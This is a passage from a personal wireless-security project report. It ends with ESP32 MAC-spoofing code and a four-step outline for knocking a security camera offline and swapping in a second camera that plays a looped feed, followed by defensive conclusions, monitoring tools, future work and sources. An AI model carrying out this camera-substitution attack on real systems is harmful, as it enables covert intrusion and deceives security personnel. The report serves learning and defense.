void setup() {
  Serial.begin(115200);
  Serial.setDebugOutput(true);
  Serial.println();

/* Remove Comment lines if you are implementing MAC Spoofing
// ======================================================
  WiFi.mode(WIFI_STA);  /*ESP32 in station mode*/
  Serial.println(WiFi.macAddress()); /*prints default MAC Address*/
  esp_wifi_set_mac(WIFI_IF_STA, &CustomMACaddress[0]);
  Serial.print("Custome MAC Address for ESP32: ");
  Serial.println(WiFi.macAddress()); /*Print Custom MAC Address*/
  esp_wifi_set_ps (WIFI_PS_NONE);
// ======================================================
*/
```

Implementing the Camera Switch:

Now, to accomplish our new goal of replacing the feed from the first IoT camera with a looped feed from our second camera, you will need to do a few more steps.

Step 1: You will need to deauthenticate the first camera from the network.

Step 2: Change the MAC address of your second camera to match that of the first.

Step 3: Connect the second camera to the network. To the network, this will look like the first camera reconnecting.

Step 4: Start broadcasting the looped video feed from the second camera.

To the observer or security personnel, this switch will seem like a minor network disruption, and when they refresh the interface, they will see the looped video feed from the second camera in place of the live feed from the first.

5.) Conclusion

Throughout this project, I developed a deeper understanding of the vulnerabilities inherent to wireless networks and IoT devices. I had the opportunity to delve into the practicalities of network setup, protocol analysis, and even learned how to work with Arduino.

A key aspect of this project involved creating a series of Python programs that served as rudimentary yet effective tools for network monitoring, each reflecting a particular aspect of my everyday professional tasks:

LAN Monitor: This tool continuously monitors the network by sending out pings to predefined devices. If any device goes offline, the user interface switches from green to red, immediately signaling a potential issue (11).

Intrusion Detection System (IDS): The IDS keeps an eye out for Deauth packets - a common sign of network attacks. When these packets are detected, the user interface turns red and indicates an ongoing attack (11).

Network Scanner: This program is designed to detect new devices joining the network, outputting their MAC addresses and the SSID they've joined. This tool can be particularly helpful in environments where a BYOD (Bring Your Own Device) policy is prohibited, providing a list of potentially rogue devices to blacklist (11).

My project further emphasized the vulnerability of wireless networks. Despite their ubiquity and convenience, such networks are prone to a variety of attacks. Bad actors can potentially gain access by exploiting weaknesses in Wi-Fi protocols, as demonstrated by the project's focus on the 4-way handshake process.

The project also underscored the efficacy of dictionary attacks. With a well-prepared dictionary or wordlist, attackers can potentially decipher network passwords, especially if they are weak or common. This reiterates the importance of robust, unique passwords in maintaining network security.

Once an intruder gains access to a wireless network, IoT devices within the network can become prime targets. My project demonstrated this risk by showing how an attacker could knock a device (in this case, a security camera) offline and introduce a rogue device by spoofing the original device's MAC address.

This leads to a potential for deception. With control over a rogue device on the network, an attacker could mislead or deceive network users. For instance, security personnel could be tricked into thinking they're watching a live feed from a genuine security camera, while in reality, they are viewing a pre-recorded loop from a spoofed device.

The project underscored the importance of layered security, given these vulnerabilities. Strong, unique passwords; network encryption; regular network monitoring and audits; MAC address filtering; and robust IoT security protocols all play vital roles in safeguarding networks. Moreover, it is essential to keep all software, firmware, and devices updated to protect against known vulnerabilities.

The role of user awareness in network security cannot be overstated. Users must be educated about the potential risks and best practices related to network security. This encompasses everything from creating strong passwords to recognizing potential threats or abnormalities.

However, even the most stringent security measures have their limitations. No system is entirely impervious to attacks, a reality my project reaffirmed. This fact underscores the need for constant vigilance, ongoing threat assessments, and timely incident response.

In conclusion, while wireless networks and IoT devices bring immense benefits, they also carry significant vulnerabilities. Therefore, implementing a comprehensive, layered security approach is crucial in shielding these systems from potential attacks.

6.) Future Works

Looking ahead, there are several directions to consider for future work, building upon the foundational knowledge gained in this project:

Remediation Steps (WIPS/IDS/PMF): I'd like to explore potential remediation strategies such as Wireless Intrusion Prevention Systems (WIPS), Intrusion Detection Systems (IDS), and Protected Management Frames (PMF). These tools and techniques could help enhance the network's resilience to the attacks demonstrated in this project.

Certificate-Based Wireless Authentication: An exploration into more advanced security mechanisms, like certificate-based wireless authentication, would be intriguing. This could provide an additional layer of security, potentially making attacks like those executed in this project more difficult or even impossible.

Automation of Attack Processes: I'd like to create a script to automate the entire attack process, from the initial network penetration to the introduction of a rogue device. This could help further understand the automation potential of such attacks, allowing for more effective countermeasures.

Network Lateral Movement: Once a network has been exploited, I'm curious to see how far I can move laterally within it. This would give insight into what an attacker could potentially access and manipulate, emphasizing the importance of securing every facet of a network.

Deep Dive into JPEG Extraction and WinHex Usage: The extraction of JPEG images and using WinHex didn't fully materialize in this project due to issues encountered. In future, I would like to delve deeper into this area, exploring ways to successfully extract the full JPEG images from the packet capture and better utilize WinHex.

These potential directions for future work could provide valuable insights into more advanced network security techniques, further expanding upon the initial findings of this project. By continually pushing the boundaries of what's possible and testing the effectiveness of various security measures, we can better understand the evolving landscape of network security and develop more effective defenses.

7.) Sources

1.) Senki, Barry. “The History of Ddos and Dos.” *SENKI*, 4 Jan. 2023. www.senki.org/ddos-attack-preparation-workbook/history-of-denial-of-services-dos-attacks . Accessed June 13, 2023.

2.) Cook, Sam. “20+ Ddos Attack Statistics and Facts for 2018-2023.” *Comparitech*. www.comparitech.com/blog/information-security/ddos-statistics-facts/. Accessed June 13, 2023

3.) Stouffer, Clare. “DDoS Attacks: A Simplified Guide + Ddos Attack Protection Tips.” us.norton.com/blog/emerging-threats/ddos-attacks. Accessed 27 June 2023.

4.) “AWS Best Practices for DDoS Resiliency AWS Whitepaper.” *Amazon*. https://docs.aws.amazon.com/whitepapers/latest/aws-best-practices-ddos-resiliency/application-layer-attacks.html . Accessed June27, 2023.

5.) Aircrack-ng Team. “Cracking WPA.” *Aircrack-ng Wiki*, https://www.aircrack-ng.org/doku.php?id=cracking_wpa. Accessed July 11, 2023.

6.) Random Nerd Tutorials. “Getting Started with the Freenove ESP32-WROVER CAM.” https://randomnerdtutorials.com/getting-started-freenove-esp32-wrover-cam/. Accessed July 19, 2023.

7.) null-byte.wonderhowto.com. “How to Hack Wi-Fi: Disabling Security Cameras on Any Wireless Network with Aireplay-ng.” https://null-byte.wonderhowto.com/how-to/hack-wi-fi-disabling-security-cameras-any-wireless-network-with-aireplay-ng-0185435/. Accessed July 19, 2023.

8.) Kashif. “Get ESP32 MAC Address and Change it Using Arduino IDE.” https://linuxhint.com/esp32-mac-address-arduino-ide/. Accessed July 12, 2023.

9.) MrNCCiew. “802.11 Mgmt: Deauth & Disassociation Frames.” MrNCCiew's Blog. https://mrncciew.com/2014/10/11/802-11-mgmt-deauth-disassociation-frames/. Accessed July 13, 2023.

10.) CyLab. “How Does WPA/WPA2 WiFi Security Work and How to Crack It?” CyLab Blog. https://cylab.be/blog/32/how-does-wpawpa2-wifi-security-work-and-how-to-crack-it. Accessed July 10, 2023.

11.) Young, Will. “GitHub Repository.” GitHub. https://github.com/Woyoung21. Accessed July 19, 2023

12.) Sanders, Chris. “Practical Packet Analysis.” 2nd ed., No Starch Press, 2011. Print. 228-236.